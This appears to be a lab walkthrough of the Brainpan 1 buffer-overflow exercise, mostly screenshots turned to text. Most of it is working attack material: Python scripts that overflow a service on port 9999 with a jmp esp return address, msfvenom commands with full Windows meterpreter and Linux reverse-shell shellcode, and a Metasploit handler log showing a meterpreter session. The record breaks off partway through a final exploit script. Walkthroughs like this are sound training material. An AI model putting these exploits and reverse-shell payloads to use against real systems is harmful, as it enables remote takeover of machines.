
```python
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
s.send("/.:"+"A"*521+"BBBB")
```



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm□"
EDX 0022F720 ASCII "/.:Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
EBX 7FFDE000
ESP 0022F930
EBP 72413272
ESI 00000000
EDI 00000000

EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

Goal is:
padding + EIP + NOP + shellcode

To find the value of ESP to EIP (jmp EIP) we use mona.py in Immunity.




```
         ---------- Mona command started on 2020-12-16 11:10:44 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 1 modules
0BADF00D     - Querying module brainpan.exe
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : jmp esp |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\overflow\Desktop\Brainp
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.281000
```

EIP = 0x311712F3


```python
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
EIP = struct.pack("I",0x311712F3)
NOP = "\x90"
s.send("/.:"+"A"*521+EIP+NOP*30)
```

Create the break point at 0x311712F3. Run the PE and send the python exploit.
Hit the next instruction(F7) and we see there is NOP after ESP.
Exploit works!!.



```
0022F92F  3190 90909090  XOR DWORD PTR DS:[EAX+90909090],EDX
0022F935  90             NOP
0022F936  90             NOP
0022F937  90             NOP
0022F938  90             NOP
0022F939  90             NOP
0022F93A  90             NOP
0022F93B  90             NOP
0022F93C  90             NOP
0022F93D  90             NOP
0022F93E  90             NOP
0022F93F  90             NOP
0022F940  90             NOP
0022F941  90             NOP
0022F942  90             NOP
0022F943  90             NOP
0022F944  90             NOP
0022F945  90             NOP
0022F946  90             NOP
0022F947  90             NOP
0022F948  90             NOP
0022F949  90             NOP
0022F94A  90             NOP
0022F94B  90             NOP
0022F94C  90             NOP
0022F94D  90             NOP
0022F94E  0000           ADD BYTE PTR DS:[EAX],AL
0022F950  D4 E9          AAM 0E9
```


To craft the shellocode we use metasploit.
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=10.10.10.4 LPORT=6666 -f py -b "\x00"



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=10.10.10.4 LPORT=6666 -f py -b
"\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of py file: 1802 bytes
buf =  b""
buf += b"\xba\xfc\x42\x7f\x38\xd9\xcc\xd9\x74\x24\xf4\x5b\x29"
buf += b"\xc9\xb1\x56\x31\x53\x13\x03\x53\x13\x83\xc3\xf8\xa0"
buf += b"\x8a\xc4\xe8\xa7\x75\x35\xe8\xc7\xfc\xd0\xd9\xc7\x9b"
buf += b"\x91\x49\xf8\xe8\xf4\x65\x73\xbc\xec\xfe\xf1\x69\x02"
buf += b"\xb7\xbc\x4f\x2d\x48\xec\xac\x2c\xca\xef\xe0\x8e\xf3"
buf += b"\x3f\xf5\xcf\x34\x5d\xf4\x82\xed\x29\xab\x32\x9a\x64"
buf += b"\x70\xb8\xd0\x69\xf0\x5d\xa0\x88\xd1\xf3\xbb\xd2\xf1"
buf += b"\xf2\x68\x6f\xb8\xec\x6d\x4a\x72\x86\x45\x20\x85\x4e"
buf += b"\x94\xc9\x2a\xaf\x19\x38\x32\xf7\x9d\xa3\x41\x01\xde"
buf += b"\x5e\x52\xd6\x9d\x84\xd7\xcd\x05\x4e\x4f\x2a\xb4\x83"
buf += b"\x16\xb9\xba\x68\x5c\xe5\xde\x6f\xb1\x9d\xda\xe4\x34"
buf += b"\x72\x6b\xbe\x12\x56\x30\x64\x3a\xcf\x9c\xcb\x43\x0f"
buf += b"\x7f\xb3\xe1\x5b\x6d\xa0\x9b\x01\xf9\x05\x96\xb9\xf9"
buf += b"\x01\xa1\xca\xcb\x8e\x19\x45\x67\x46\x84\x92\xfe\x40"
buf += b"\x37\x4c\xb8\x01\xc9\x6d\xb8\x08\x0e\x39\xe8\x22\xa7"
buf += b"\x42\x63\xb3\x48\x97\x19\xb9\xde\x12\xd7\xb7\x1a\x4b"
buf += b"\xe5\xc7\x38\x81\x60\x21\x6c\xc5\x22\xfe\xcd\xb5\x82"
buf += b"\xae\xa5\xdf\x0d\x90\xd6\xdf\xc4\xb9\x7d\x30\xb0\x92"
buf += b"\xe9\xa9\x99\x69\x8b\x36\x34\x14\x8b\xbd\xbc\xe8\x42"
buf += b"\x36\xb5\xfa\xb3\x21\x35\x03\x44\xc4\x35\x69\x40\x4e"
buf += b"\x62\x05\x4a\xb7\x44\x8a\xb5\x92\xd7\xcd\x4a\x63\xe1"
buf += b"\xa6\x7d\xf1\x4d\xd1\x81\x15\x4d\x21\xd4\x7f\x4d\x49"
buf += b"\x80\xdb\x1e\x6c\xcf\xf1\x33\x3d\x5a\xfa\x65\x91\xcd"
buf += b"\x92\x8b\xcc\x3a\x3d\x74\x3b\x39\x3a\x8a\xb9\x16\xe3"
buf += b"\xe2\x41\x27\x13\xf2\x2b\xa7\x43\x9a\xa0\x88\x6c\x6a"
buf += b"\x48\x03\x25\xe2\xc3\xc2\x87\x93\xd4\xce\x46\x0d\xd4"
buf += b"\xfd\x52\xbe\xaf\x8e\x65\x3f\x50\x87\x01\x40\x50\xa7"
buf += b"\x37\x7d\x86\x9e\x4d\x40\x1a\xa5\x5e\xf7\x3f\x8c\xf4"
buf += b"\xf7\x6c\xce\xdc"
```

Copy the shellcode in our python script.


NOP = \x90 -> which means not to perform any instruction on according to intelx86 instruction manuel. We use NOP to slead the ESP to our shellcode.



```python
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
buf =  b""
buf += b"\xba\xfc\x42\x7f\x38\xd9\xcc\xd9\x74\x24\xf4\x5b\x29"
buf += b"\xc9\xb1\x56\x31\x53\x13\x03\x53\x13\x83\xc3\xf8\xa0"
buf += b"\x8a\xc4\xe8\xa7\x75\x35\xe8\xc7\xfc\xd0\xd9\xc7\x9b"
buf += b"\x91\x49\xf8\xe8\xf4\x65\x73\xbc\xec\xfe\xf1\x69\x02"
buf += b"\xb7\xbc\x4f\x2d\x48\xec\xac\x2c\xca\xef\xe0\x8e\xf3"
buf += b"\x3f\xf5\xcf\x34\x5d\xf4\x82\xed\x29\xab\x32\x9a\x64"
buf += b"\x70\xb8\xd0\x69\xf0\x5d\xa0\x88\xd1\xf3\xbb\xd2\xf1"
buf += b"\xf2\x68\x6f\xb8\xec\x6d\x4a\x72\x86\x45\x20\x85\x4e"
buf += b"\x94\xc9\x2a\xaf\x19\x38\x32\xf7\x9d\xa3\x41\x01\xde"
buf += b"\x5e\x52\xd6\x9d\x84\xd7\xcd\x05\x4e\x4f\x2a\xb4\x83"
buf += b"\x16\xb9\xba\x68\x5c\xe5\xde\x6f\xb1\x9d\xda\xe4\x34"
buf += b"\x72\x6b\xbe\x12\x56\x30\x64\x3a\xcf\x9c\xcb\x43\x0f"
buf += b"\x7f\xb3\xe1\x5b\x6d\xa0\x9b\x01\xf9\x05\x96\xb9\xf9"
buf += b"\x01\xa1\xca\xcb\x8e\x19\x45\x67\x46\x84\x92\xfe\x40"
buf += b"\x37\x4c\xb8\x01\xc9\x6d\xb8\x08\x0e\x39\xe8\x22\xa7"
buf += b"\x42\x63\xb3\x48\x97\x19\xb9\xde\x12\xd7\xb7\x1a\x4b"
buf += b"\xe5\xc7\x38\x81\x60\x21\x6c\xc5\x22\xfe\xcd\xb5\x82"
buf += b"\xae\xa5\xdf\x0d\x90\xd6\xdf\xc4\xb9\x7d\x30\xb0\x92"
buf += b"\xe9\xa9\x99\x69\x8b\x36\x34\x14\x8b\xbd\xbc\xe8\x42"
buf += b"\x36\xb5\xfa\xb3\x21\x35\x03\x44\xc4\x35\x69\x40\x4e"
buf += b"\x62\x05\x4a\xb7\x44\x8a\xb5\x92\xd7\xcd\x4a\x63\xe1"
buf += b"\xa6\x7d\xf1\x4d\xd1\x81\x15\x4d\x21\xd4\x7f\x4d\x49"
buf += b"\x80\xdb\x1e\x6c\xcf\xf1\x33\x3d\x5a\xfa\x65\x91\xcd"
buf += b"\x92\x8b\xcc\x3a\x3d\x74\x3b\x39\x3a\x8a\xb9\x16\xe3"
buf += b"\xe2\x41\x27\x13\xf2\x2b\xa7\x43\x9a\xa0\x88\x6c\x6a"
buf += b"\x48\x03\x25\xe2\xc3\xc2\x87\x93\xd4\xce\x46\x0d\xd4"
buf += b"\xfd\x52\xbe\xaf\x8e\x65\x3f\x50\x87\x01\x40\x50\xa7"
buf += b"\x37\x7d\x86\x9e\x4d\x40\x1a\xa5\x5e\xf7\x3f\x8c\xf4"
buf += b"\xf7\x6c\xce\xdc"
shellcode = buf
EIP = struct.pack("I",0x311712F3)
NOP = "\x90"
s.send("/.:"+"A"*521+EIP+NOP*30+shellcode)
```

Run the PE in windows and open msfconsole.


BOOM!!   WE GOT METERPRETER SHELL.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > set lhost 10.10.10.4
lhost => 10.10.10.4
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.4:6666
[*] Sending stage (180291 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.4:6666 -> 10.10.10.2:50274) at 2020-12-16 18:22:19 +0545

meterpreter > 
```

For the LINUX system (I.e brainpan server)


If we do Nmap again against the server we found a program running on port 9999. OK LETS TRY OUR EXPLOIT CRAFTED FOR WINDOWS.



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ nmap -sV -sC 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 17:17 +0545
Nmap scan report for 10.10.10.3
Host is up (0.0035s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_|  _|  _|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|
|     _|_|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|
|     _|_|_|  _|  _|_|_|  _|  _|  _|  _|_|_|  _|_|_|  _|  _|
|     [______________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-title: Site doesn't have a title (text/html).
```


So lets make another shellcode via Metasploit for linux.

msfvenom -p linux/x86/shell_reverse_tcp -a x86 lport=6666 lhost=10.10.10.4 -f py -b"\x00"




```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ msfvenom -p linux/x86/shell_reverse_tcp -a x86 lport=6666 lhost=10.10.10.4 -f py -b"\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 479 bytes
buf =  b""
buf += b"\xd9\xc8\xbd\x41\xe7\x14\x25\xd9\x74\x24\xf4\x5a\x29"
buf += b"\xc9\xb1\x12\x31\x6a\x17\x03\x6a\x17\x83\x83\xe3\xf6"
buf += b"\xd0\x32\x37\x01\xf9\x67\x84\xbd\x94\x85\x83\xa3\xd9"
buf += b"\xef\x5e\xa3\x89\xb6\xd0\x9b\x60\xc8\x58\x9d\x83\xa0"
buf += b"\x50\x57\x7e\x34\x0d\x65\x7e\x2e\xc7\xe0\x9f\xfe\xb1"
buf += b"\xa2\x0e\xad\x8e\x40\x38\xb0\x3c\xc6\x68\x5a\xd1\xe8"
buf += b"\xff\xf2\x45\xd8\xd0\x60\xff\xaf\xcc\x36\xac\x26\xf3"
buf += b"\x06\x59\xf4\x74"
```

Copy the shellcode in previous exploit made for windows. (Note: value of ESP remains same for linux too)



```python
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.3", 9999))
buf =  b""
